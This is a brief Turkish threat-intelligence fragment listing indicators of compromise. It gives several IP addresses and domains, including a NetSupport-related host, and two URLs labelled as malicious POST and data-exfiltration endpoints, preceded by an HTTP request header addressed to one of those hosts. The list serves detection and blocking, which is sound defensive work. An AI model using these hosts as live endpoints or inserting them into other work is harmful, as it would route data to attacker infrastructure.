Content-Length: 36
Host: 31.7.62.214
Connection: Keep-Alive

TEHLİKE GÖSTERGELERİ (IOC'LER)

IP Adresleri:

- 166.62.111.64: mysocalledchaos.co
- 81.4.122.101: ball.dardavies.com
- 93.95.100.178: b5689023.green.mattingsolutions.co
- 31.7.62.214: fakeurl.htm
- 185.243.115.84: geo.netsupportsoftware.com

Kötü Amaçlı POST & Veri Sızdırma

- http://b5689023.green.mattingsolutions.co/empty.gif
- http://31.7.62.214/fakeurl.htm